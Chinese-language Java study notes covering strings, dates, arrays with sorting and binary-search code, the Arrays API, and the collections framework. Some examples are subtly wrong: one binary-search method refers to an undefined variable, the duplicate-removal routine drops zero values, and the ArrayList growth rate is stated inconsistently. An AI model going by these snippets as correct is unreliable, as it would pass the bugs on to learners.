| 代码清单：  生成一个包含所有汉字的字符串,即，编写程序输出所有汉字，每生成50个汉字进行换行输出。所有汉字的Unicode范围是U+4E00～U+9FA5。  **import** org.junit.Test;  **public** **class** TestStringBuilder {  /\*\*  \* 生成一个包含所有汉字的字符串  \*/  @Test  **public** **void** chineseCharacters() {  StringBuilder sb = **new** StringBuilder();  // “U+4E00..U+9FA5  **for** (**char** c = '\u4e00', i = 1; c <= '\u9fa5'; c++, i++) {  sb.append(c);  **if** (i % 50 == 0) {  sb.append("\n");  }  }  System.***out***.println(sb.length());  System.***out***.println(sb.toString());  }  } |

String repeat(String str, int repeat) 重复字符串若干次

String join(Object[] array, String separator) 将一个数组中的元素连接成字符串

String leftPad(String str, int size, char padChar) 向左边填充指定字符以达到指定长度

String rightPad(String str, int size, char padChar) 向右边填充指定字符以达到指定长度

String abbreviate(String str, int len) 截取字符串指定的最大长度，结尾以...显示

|  |
| --- |
| **import** org.apache.commons.lang3.StringUtils;  **import** org.junit.Test;  **public** **class** TestStringUtils {  @Test  **public** **void** testLeftPadAndRightPad() {  String name = StringUtils.leftPad("goodman", 10, "\*");  System.***out***.println(name);  name = StringUtils.rightPad("goodman", 10, "\*");  System.***out***.println(name);  }  @Test  **public** **void** testRepeat() {  String str = "Java";  str = StringUtils.repeat(str, 10);  System.***out***.println(str);  }  @Test  **public** **void** testAbbreviate() {  String line = "How long no see you";  line = StringUtils.abbreviate(line, 15);  System.***out***.println(line);  }  @Test  **public** **void** testJoin() {  String[] strArr = { "Java", "C++", "C#", "PHP", "Objective-C" };  String str = StringUtils.join(strArr, " ");  System.***out***.println(str);  }  } |

* 1. **包装类**

**八个**：Byte、Short、Integer、Long、Float、Double、Character、Boolean

* 1. **时间诸类**

【时间诸类】

**【long和Date互转】**

**【String和Date互转】**

**【Calendar和Date互转】**

示例：

|  |
| --- |
| Date date = **new** Date();// Sat Nov 26 12:29:21 CST 2016  String str = "2008年08月08日 12:22:46";  SimpleDateFormat sdf = **new** SimpleDateFormat("yyyy年MM月dd日 HH:mm:ss");  date = sdf.parse(str);// **String转Date**（解析）。要抛异常  sdf = **new** SimpleDateFormat("yyyy-MM-dd HH:mm:ss");  str = sdf.format(date);// **Date转String**（格式化）  **long** time = System.*currentTimeMillis*();// 1480134528443  date.setTime(time);// **long转Date**  time = date.getTime();// **Date转long**  Calendar calendar = Calendar.*getInstance*();// java.util.GregorianCalendar[...]  date = calendar.getTime();// **Date转Calendar**  calendar.setTime(date);// **Calendar转Date** |

* 1. **Runtime、Process**

**Runtime**

static Runtime getRuntime() 返回当前的Runtime对象

Process exec(String command) 在单独的进程中执行指定路径下的可执行文件，返回启动的进程

long maxMemory() 返回 Java 虚拟机试图使用的最大内存量（以字节为单位）

long totalMemory() 返回 Java 虚拟机中的内存总量（以字节为单位）

long freeMemory() 返回 Java 虚拟机中的空闲内存量（以字节为单位）

**Process**

abstract void process.destroy(); 进程销毁

1. **数据结构和算法**
   1. **概念**

什么是数据结构：数据结构是指数据在内存或磁盘中的组织形式。

什么是算法：算法是完成特定任务的过程。对这些结构中的数据的处理。如：增删改查、迭代、递归、排序。

各种数据结构的优缺点

|  |  |  |
| --- | --- | --- |
| 数据结构 | 优点 | 缺点 |
| 数组（Array） | 插入快 | 查找慢，删除慢，大小固定 |
| 有序数组 | 比无序数组查找快（二分查找） | 删除和插入慢，大小固定 |
| 栈（Stack） | 后进先出 | 存取其他项很慢 |
| 队列（Queue） | 先进先出 | 存取其他项很慢 |
| 链表（LinkedList） | 插入快，删除快 | 查找慢 |
| 二叉树 | 查找、插入、删除都快（如果树保持平衡） | 删除算法复杂 |
| 红黑树 | 查找、插入、删除都快（树总是平衡的） | 算法复杂 |
| 2-3-4树 | 查找、插入、删除都快（树总是平衡的）。类似的树对磁盘存储有用 | 算法复杂 |
| 哈希表（Hash） | 如果关键字已知则存储极快。插入快 | 删除慢，如果不知道关键字则存取很慢，对存储空间使用不充分 |
| 堆（Heap） | 插入、删除快，对最大数据项的存取很快 | 对其他数据项存取慢 |
| 图（Graph） | 对现实世界建模 | 有些算法慢且复杂 |

1. **数组**

**数组**

**数组语法格式**

**动态初始化**：int[] arr = new int[5];

**静态初始化**：

int[] arr = {10,23,30,-10,21};

int[] arr = new int[] {10,23,30,-10,21};

**编译错误**：*~~int[] arr; arr = {10,23,30,-10,21};~~*  //**编译错误**

**编译正确：**int[] arr; arr = new int[] {10,23,30,-10,21};  **//编译正确**

**不管有没有new，初始化一个数组都会创建新对象。**

**数组没有重写Object的equals()方法，所以两个数组equals()比较的是内存地址（数组首元素地址）而非内容。**

**数组长度：**可以使用 length 属性获取数组的大小。

**二维数组**：

**静态初始化**：

int [][] a = new int[][]{ {12,34,45,89},{34,56,78,10},{1,3,6,4} };

int [][] a = { {12,34,45,89},{34,56,78,10},{1,3,6,4} };

**动态初始化**：

**如果各个一维数组的长度一致：**

数组类型[][] 数组名 = new 数组类型[一维数组的个数或称行数][每一个一维数组中元素的个数或称列数];

**如果各个一维数组的长度不一致：**

数组类型[][] 数组名 = new 数组类型[一维数组的个数或称行数][];

数组名[0] = new 数组类型[数组长度];

数组名[1] = new 数组类型[数组长度];

......

**遍历二维数组**：

|  |
| --- |
| **for** (**int** i = 0; i < arr.length; i++) {  **for** (**int** j = 0; j < arr[i].length; j++) {  System.***out***.print(arr[i][j] + ", ");  }  System.***out***.println();  } |

**数组案例**

|  |  |
| --- | --- |
| **选择排序（直接排序）：**每轮以一个角标的元素和其他元素进行比较，小值左移 | **冒泡排序：**每轮以相邻元素互相比较，大值右移 |
| **public** **static** **void** selectSort(**int**[] arr){  **for**(**int** x=0; x<arr.length-1; x++){//控制轮数  **for**(**int** y=x+1; y<arr.length; y++){//为什么y的初始化值是 x+1？因为每轮首次比较，都是用x角标上的元素和下一个元素进行比较。  **if**(arr[x]>arr[y]){  **int** temp = arr[x];  arr[x] = arr[y];  arr[y] = temp;  }  }  }  } | **public** **static** **void** bubbleSort(**int**[] arr) {  **boolean** needSort;//下轮还需要排序吗？  **for** (**int** x = 0; x < arr.length - 1; x++) { //控制轮数，轮数从0开始，总轮数为数组长度-1  needSort = **false**;//假定下轮不再需要排序  **for** (**int** y = 0; y < arr.length - 1 - x; y++) { //控制每轮次数，每轮次数从0开始，每轮总次数为数组长度-1-轮数。  **if** (arr[y] > arr[y + 1]) {  **int** temp = arr[y];  arr[y] = arr[y + 1];  arr[y + 1] = temp;  needSort = **true**;//推翻假定，下轮还需要排序  }  }  **if** (!needSort) {//如果假定未推翻，就不再需要排序  **return**;  }  }  } |
| **二分查找版本一（根据元素找索引，只对有序的数组有效）** | **清除重复元素（把非重复元素存入新数组，不能浪费长度）** |
| **public** **static** **int** halfSeach(**int**[] sortedArr, **int** key){  **int** min,mid,max;  min = 0;  max = arr.length-1;  mid = (max+min)/2;  **while**(arr[mid]!=key){  **if**(key>arr[mid])  min = mid + 1;  **else** **if**(key<arr[mid])  max = mid - 1;  **if**(min>max)  **return** -1;  mid = (max+min)/2;  }  **return** mid;  } | **public** **static** **int**[] clearRepeat(**int**[] oldArr) {  **int** count = 0; //count变量 是用于记录重复元素的个数  //计算出重复元素的个数  **for** (**int** i = 0; i < oldArr.length - 1; i++) {  **for** (**int** j = i + 1; j < oldArr.length; j++) {  **if** (oldArr[i] == oldArr[j]) {  count++;  **break**;  }  }  }  //创建一个新的数组  **int**[] newArr = **new** **int**[oldArr.length - count];  **int** index = 0; //新数组使用的索引值。  //遍历旧数组  **for** (**int** i = 0; i < oldArr.length; i++) {  **boolean** flag = **false**; //用于标识取出的元素是否存在新数组中。默认false不存在。  **int** temp = oldArr[i]; //从旧数组中取出遍历的元素  //遍历新的数组是否存在该数据  **for** (**int** j = 0; j < newArr.length; j++) {  **if** (newArr[j] == temp) {//为什么条件不写不等于？性能较差！  flag = **true**;  **break**;  }  }  //该元素不存在新数组中，这时候应该存储起来  **if** (flag == **false**) {  newArr[index++] = temp;  }  }  **return** newArr;  } |
| **二分查找版本二（根据元素找索引，只对有序的数组有效）** |
| **public** **static** **int** binarySearch(**int**[] sortedArr, **int** value) {  **int** low = 0;  **int** high = sortedArr.length - 1;  **int** middle;  **while** (low <= high) {  middle = (low + high) / 2;  **if** (value == sortedArr[middle]) {  **return** middle;  }  **if** (value > sortedArr[middle]) {  low = middle + 1;  }  **if** (value < sortedArr[middle]) {  high = middle - 1;  }  }  **return** -1;  } |
| **数组翻转** |
| **public** **static** **void** reverseArray(**int**[] arr) {  **for** (**int** i = 0, j = arr.length - 1; i < j; i++, j--) {  **int** temp = arr[i];  arr[i] = arr[j];  arr[j] = temp;  }  } |

**数组工具类**

**Arrays**

二分查找（根据元素找索引，数组需要有序）： binarySearch(数组[], 指定元素); //如果找不到，就返回比指定元素大1的首个元素的负值

数组排序： Arrays.sort(数组[]);

将数组变成字符串（遍历）： Arrays.toString(数组[]);

复制数组： Arrays.copyOf();

复制部分数组： Arrays.copyOfRange();

比较两个数组是否相同： Arrays.equals(int[],int[]);

将数组变成集合： Arrays.asList(T[]);（返回List）

注意：将数组变成集合后，可通过对集合的操作来操作原数组，但是不可以使用增删方法（add/remove）。因为数组长度是固定的，会出现UnsupportOperationExcetion。可以使用的方法：contains，indexOf…。如果数组中存入的基本类型数据，那么asList会将数组实体作为集合中的元素。如果数组中的存入的引用类型数据，那么asList会将数组中的元素作为集合中的元素。

**数组复制**：

**System.arraycopy(原数组, 原数组起始位置, 目标数组, 目标数组起始位置, 拷贝长度);** Length不能大于原数组和目标数组长度，也无法改变目标数组的长度。

**类型[] 新数组 Arrays.****copyOf(类型[] 原数组, 新长度);** 新长度定义目标数组的长度。新长若异于原数组和原目标数组，大则补小则截。

**数组扩容/缩容**

**类型[] 新数组 Arrays.copyOf(arr, arr.length +/- n);**

**类 Arrays 方法**

|  |  |
| --- | --- |
| **方法摘要** | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | [**asList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#asList(T...))(T... a)            返回一个受指定数组支持的固定大小的列表。**（所转List大小固定不能增删，对其操作会影响原数组，可拷贝副本再修改）**。 |
| static int | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#binarySearch(byte[], byte))(各种类型布尔除外[] a,各种类型布尔除外 key) 使用二分搜索法在指定数组中搜索指定key，返回搜索到的key的索引值，未搜索到则返回负数(-插入点 - 1)。 |
| static int | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#binarySearch(byte[], int, int, byte))(各种类型布尔除外[] a, int fromIndex, int toIndex, 各种类型布尔除外 key) 使用二分搜索法在指定数组的指定范围中搜索指定key，返回搜索到的key的索引值，未搜索到则返回负数。 |
| static   |  | | --- | | <T> int | | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#binarySearch(T[], T, java.util.Comparator))(T[] a, T key, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c)            使用二分搜索法来搜索指定数组，以获得指定对象。 |
| static   |  | | --- | | <T> int | | [**binarySearch**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#binarySearch(T[], int, int, T, java.util.Comparator))(T[] a, int fromIndex, int toIndex, T key, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c)            使用二分搜索法来搜索指定数组的范围，以获得指定对象。 |
| static 基本类型[] | [**copyOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOf(boolean[], int))(基本类型[] original, int newLength)            复制指定的数组，截取或用 false/null/0 填充（如有必要），以使副本具有指定的长度。 |
| static   |  | | --- | | <T> T[] | | [**copyOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOf(T[], int))(T[] original, int newLength)            复制指定的数组，截取或用 null 填充（如有必要），以使副本具有指定的长度。 |
| static   |  | | --- | | <T,U> T[] | | [**copyOf**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOf(U[], int, java.lang.Class))(U[] original, int newLength, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<? extends T[]> newType)            复制指定的数组，截取或用 null 填充（如有必要），以使副本具有指定的长度。 |
| static 基本类型[] | [**copyOfRange**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOfRange(boolean[], int, int))(基本类型[] original, int from, int to)            将指定数组的指定范围复制到一个新数组。 |
| static   |  | | --- | | <T> T[] | | [**copyOfRange**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOfRange(T[], int, int))(T[] original, int from, int to)            将指定数组的指定范围复制到一个新数组。 |
| static   |  | | --- | | <T,U> T[] | | [**copyOfRange**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#copyOfRange(U[], int, int, java.lang.Class))(U[] original, int from, int to, [Class](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Class.html)<? extends T[]> newType)            将指定数组的指定范围复制到一个新数组。 |
| static boolean | [**deepEquals**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#deepEquals(java.lang.Object[], java.lang.Object[]))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] a1, [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] a2)            如果两个指定数组彼此是*深层相等* 的，则返回 true。 |
| static int | [**deepHashCode**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#deepHashCode(java.lang.Object[]))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] a)            基于指定数组的“深层内容”返回哈希码。 |
| static [String](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html) | [**deepToString**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#deepToString(java.lang.Object[]))([Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)[] a)            返回指定数组“深层内容”的字符串表示形式。 |
| static boolean | [**equals**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#equals(boolean[], boolean[]))(各种类型[] a, 各种类型[] a2)            如果两个指定的相同类型数组彼此*相等*，则返回 true。 |
| static void | [**fill**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#fill(boolean[], boolean))(各种类型[] a, 各种类型 val)            将指定的值分配给指定数组的每个元素。 |
| static void | [**fill**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#fill(boolean[], int, int, boolean))(各种类型[] a, int fromIndex, int toIndex, 各种类型 val)            将指定的值分配给指定数组指定范围中的每个元素。 |
| static int | [**hashCode**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#hashCode(boolean[]))(各种类型[] a)            基于指定数组的内容返回哈希码。 |
| static void | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#sort(byte[]))(各种类型布尔除外[] a)            对指定型数组按数字升序/自然顺序进行排序。 |
| static void | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#sort(byte[], int, int))(各种类型布尔除外[] a, int fromIndex, int toIndex)            对指定数组的指定范围按数字升序/自然顺序进行排序。 |
| static   |  | | --- | | <T> void | | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#sort(T[], java.util.Comparator))(T[] a, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c)            根据指定比较器产生的顺序对指定对象数组进行排序。 |
| static   |  | | --- | | <T> void | | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#sort(T[], int, int, java.util.Comparator))(T[] a, int fromIndex, int toIndex, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c)            根据指定比较器产生的顺序对指定对象数组的指定范围进行排序。 |
| static [String](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html) | [**toString**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Arrays.html#toString(boolean[]))(各种类型[] a)            返回指定数组内容的字符串表示形式。 |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | |
| [clone](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#clone()), [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#equals(java.lang.Object)), [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#hashCode()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [toString](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#toString()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | |

1. **集合**
   1. **集合框架体系**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Collection接口**  （单列集合） | **Queue接口**  [kju:]  （队列）  先进先出FIFO | **Deque接口**  [dek]  （双端队列） | | ArrayDeque | |  |
| LinkedList | | 底层是循环双向链表, 元素包装为Node。  增删快（相邻元素互相记录对方地址）  查询慢（随机内存地址，需遍历）  线程不安全, 效率高。 |
| **List接口**  （表）  有序、可重复。  按索引访问元素。 | | |
| ArrayList | | 底层是数组，无参构造默认类型为Object[]，初始容量10，按1.5倍加1扩容。  查询快（连续内存地址，索引快）  增删慢（涉及数组复制（数组扩容或元素移位））  线程不安全, 效率高。 |
| Vector | | 底层是数组。  线程同步安全, 效率低。 |
| **└** | Stack | 栈，后进先出LIFO。 |
| **Set接口**  （集）  无序、不可重复、TreeSet可排序。  按哈希值访问元素。 |  | | HashSet  （无序） | | 底层是HashMap。  如果不要排序，使用HashSet（效率高）  线程不安全，存取速度快。 |
| **└** | LinkedHashSet  （按存储顺序排序） | 如果要保留存储顺序，又要过滤重复元素，使用LinkedHashSet |
| **SortedSet接口** | ... | TreeSet  （排序） | | 底层是红黑树（二叉树的一种）。默认自然排序。如果要排序, 使用TreeSet |
| **Map接口**  （双列集合）  无序、键不可重复、TreeMap可排序。  按键访问元素。 | |  | | HashMap  （无序） | | 底层是数组+单向链表, 元素包装为Node。。  无参构造默认类型为Entry[]，初始容量16，负载因子0.75，按2倍扩容。  无序。线程不同步。 |
| **└** | LinkedHashMap  （按存储顺序排序） | 底层是哈希表+双向链表。可对Map进行增删提高效率。 |
| **SortedMap接口** | ... | TreeMap  （排序） | | 底层是二叉树。可按键排序。 |
|  |  | | | HashTable | | 底层是哈希表。线程同步安全效率低。 |

**集合常用方法区别**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | **增** | **删** | **改** | **查** | **判** |
| 数组 | 无 | 无 | 改值+缩容 | length（属性） |  |
| Collection | add | remove  clear | set | get  size | isEmpty |
| Map | put | remove  clear | put覆盖 | get  size | isEmpty |

**常用实现类：**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Interface** | **Hash Table** | **Resizable Array** | **Balanced Tree** | **Linked List** | **Hash Table + Linked List** |
| **Set** | [HashSet](http://docs.oracle.com/javase/8/docs/api/java/util/HashSet.html) |  | [TreeSet](http://docs.oracle.com/javase/8/docs/api/java/util/TreeSet.html) |  | [LinkedHashSet](http://docs.oracle.com/javase/8/docs/api/java/util/LinkedHashSet.html) |
| **List** |  | [ArrayList](http://docs.oracle.com/javase/8/docs/api/java/util/ArrayList.html) |  | [LinkedList](http://docs.oracle.com/javase/8/docs/api/java/util/LinkedList.html) |  |
| **Deque** |  | [ArrayDeque](http://docs.oracle.com/javase/8/docs/api/java/util/ArrayDeque.html) |  | [LinkedList](http://docs.oracle.com/javase/8/docs/api/java/util/LinkedList.html) |  |
| **Map** | [HashMap](http://docs.oracle.com/javase/8/docs/api/java/util/HashMap.html) |  | [TreeMap](http://docs.oracle.com/javase/8/docs/api/java/util/TreeMap.html) |  | [LinkedHashMap](http://docs.oracle.com/javase/8/docs/api/java/util/LinkedHashMap.html) |

看到array，就要想到index。

看到link，就要想到first，last。


看到hash，就要想到hashCode,equals。

看到tree，就要想到两个接口：Comparable，Comparator。

**集合与数组的比较**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | **概念** | **存储范围** | **存储类型** | **长度** |
| **数组** | 存储同一种类型数据的容器 | 既可以存储基本类型数据，也可以存储引用类型数据 | 一个数组中只能存储同一种类型的数据 | 长度不变 |
| **集合** | 存储对象的容器 | 只能存储引用类型数据，存储基本类型数据要先将目标转成包装类对象 | 一个集合中可以存储任意类型的对象 | 长度可变 |

**注意：集合和数组中存放的都是对象的引用而非对象本身。**



|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Collection接口 |  | Queue接口 | 实现 | AbstractQueue类 |  | PriorityQueue |  |  |
|  | 继承 | Deque接口 |  |  |  | LinkedList |
| 继承 | | | | | | |
| 继承 | List接口 |  | AbstractList |  | AbstractSequentialList | 继承 |
|  |  |  |  | ArrayList |  |  |
|  | AbstractCollection类 |  |  | Vactor | 继承 | Stack |
|  |  | AbstractSet类 |  | HashSet |  | LinkedHashSet |
|  | Set接口 |  |  |  |
|  |  |  | TreeSet |  |  |
|  |  | SortedSet接口 |  |  |  |
| Map接口 |  | SortedMap接口 |  | TreeMap |  |  |  |  |
|  | AbstractMap |  |  |  |  |  |
|  |  | HashMap |  | LinkedHashMap |  |  |
|  |  | IdentityHashMap |  |  |  |  |
|  |  | WeakHashMap |  |  |  |  |
|  |  | Hashtable |  |  |  |  |
|  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |  |

|  |  |  |  |
| --- | --- | --- | --- |
| Collection接口 | Queue接口 | BlockingQueue接口 | BlockingDeque接口 |
|  |
| TransferQueue接口 |  |
| Deque接口 |  |
| List接口 |  |  |
| Set接口 | SortedSet接口 | NavigableSet接口 |
| Map接口 | ConcurrentMap接口 | | ConcurrentNavigableMap接口 |
| SortedMap接口 | NavigableMap接口 |
|  |  |  |
| AbstractCollection  实现Collection接口 | ArrayDeque |  |  |
| AbstractQueue | ArrayBlockingQueue |  |
| ConcurrentLinkedQueue |  |
| DelayQueue |  |
| LinkedBlockingDeque |  |
| LinkedBlockingQueue |  |
| LinkedTransferQueue |  |
| PriorityBlockingQueue |  |
| PriorityQueue |  |
| SynchronousQueue |  |
| AbstractList | AbstractSequentialList | LinkedList |
| ArrayList | AttributeList |
| RoleList |
| RoleUnresolvedList |
| Vactor | Stack |
| AbstractSet | ConcurrentSkipListSet |  |
| CopyOnWriteArraySet |  |
| EnumSet |  |
| HashSet | JobStateReasons |
| LinkedHashSet |
| TreeSet |  |
|  |  |  | CopyOnWriteArrayList |
|  | AbstractMap | ConcurrentHashMap |  |
| ConcurrentSkipListMap |  |
| EnumMap |  |
| HashMap | LinkedHashMap |
| PrinterStateReasons |
| IdentityHashMap |  |
| TreeMap |  |
| WeakHashMap |  |
|  |  |  | Hashtable |

* 1. **接口 Collection<E>**

**增：**

**boolean add(E e)** 添加元素，成功返回true，失败返回false（可选操作）都是尾部添加吗？

**boolean addAll(Collection<? extends E> c)** 添加指定集合中的所有元素（可选操作）都是尾部添加吗？

**删：**

**void clear()** 清空集合元素（可选操作）

**boolean remove(Object o)** 移除指定元素的单个实例（可选操作）首次出现的吗？

**boolean removeAll(Collection<?> c)** 移除交集元素（可选操作）

**boolean** **retainAll(Collection<?> c)** 仅保留交集元素（可选操作）

**改：**

**查：**

**int size()** 返回此集合的元素个数

**int hashCode()** 返回此集合的哈希码值

**判断：**

**boolean isEmpty()** 判断是否为空

**boolean contains(Object o)** 判断是否包含指定元素（对象）(o==null ? e==null : o.equals(e))

**boolean containsAll(Collection<?> c)** 判断是否包含指定集合中所有元素（**使用equals()比较元素，而非==**）

**boolean equals(Object o)** 比较此集合与指定对象是否相等。

**迭代：**

**Iterator<E> iterator()** 返回当前集合的迭代器。

**转换：**

**Object[] toArray()** 集合转数组

**<T> T[] toArray(T[] a)**  集合转数组，所返回数组的运行时类型与指定数组的相同

**接口 List<E> 新增方法**

**增：**

**void add(int index, E e)** 在指定位置插入元素（可选操作）

**boolean addAll(int index, Collection<? extends E> c)** 在指定位置插入指定集合中的所有元素（可选操作）

**删：**

**E** **remove(int index)** 删除并返回指定位置元素（可选操作）

**改：**

**E set(int index, E e)** 用指定元素替换集合中指定索引的元素，返回被替换的元素（可选操作）

**查：**

**E get(int index)** 返回指定位置的元素

**int indexOf(Object o)** 返回指定元素首次出现之索引，找不到返回-1

**int lastIndexOf(Object o)** 返回指定元素最后出现之索引，找不到返回-1

**迭代**

**ListIterator<E> listIterator()** 返回此列表元素的列表迭代器（按适当顺序）。

**ListIterator<E> listIterator(int index)** 返回列表中元素的列表迭代器（按适当顺序），从列表的指定位置开始。

**求子集合：**

**List<E> subList(int fromIndex, int toIndex)** 截取指定范围返回新集合（含头不含尾）

* 1. **类 ArrayList<E> 数组列表**

ArrayList底层维护了一个Object[]，默认数组长度10。每次增长60%：(oldCapacity \* 3)/2 + 1）。可以通过new ArrayList(20)显式指定数组长度。当默认的或者指定的容量不够存储对象的时候，容量自动增长为原来的容量的1.5倍。

自定义对象要进行重写Object类的toString和equals方法，因为Object的toString方法返回的是哈希值，equals方法比较的是对象的地址值。

|  |  |  |
| --- | --- | --- |
| **字段摘要** | | |
| **从类 java.util.**[**AbstractList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html)**继承的字段** | | |
| [modCount](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\AbstractList.html#modCount) | | |
| **构造方法摘要** | | |
| [**ArrayList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html#ArrayList())()  构造一个初始容量为 10 的空列表。 | |  |
